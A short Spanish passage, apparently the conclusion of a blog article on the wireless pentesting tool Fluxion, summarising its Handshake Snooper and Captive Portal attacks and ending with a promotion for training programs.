Fluxion es una de las mejores herramientas a la hora de realizar pruebas de penetración o auditorías de seguridad de Puntos de Acceso Inalámbricos. En este artículo, vimos dos ataques respaldados por Fluxion. Fue un ataque de Handshake Snooper y un ataque de Captive Portal. Estos no son ataques nuevos; han estado en la comunidad durante bastante tiempo, pero con la actualización de los protocolos de seguridad y el entorno cambiante, Fluxion sigue funcionando de manera efectiva.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

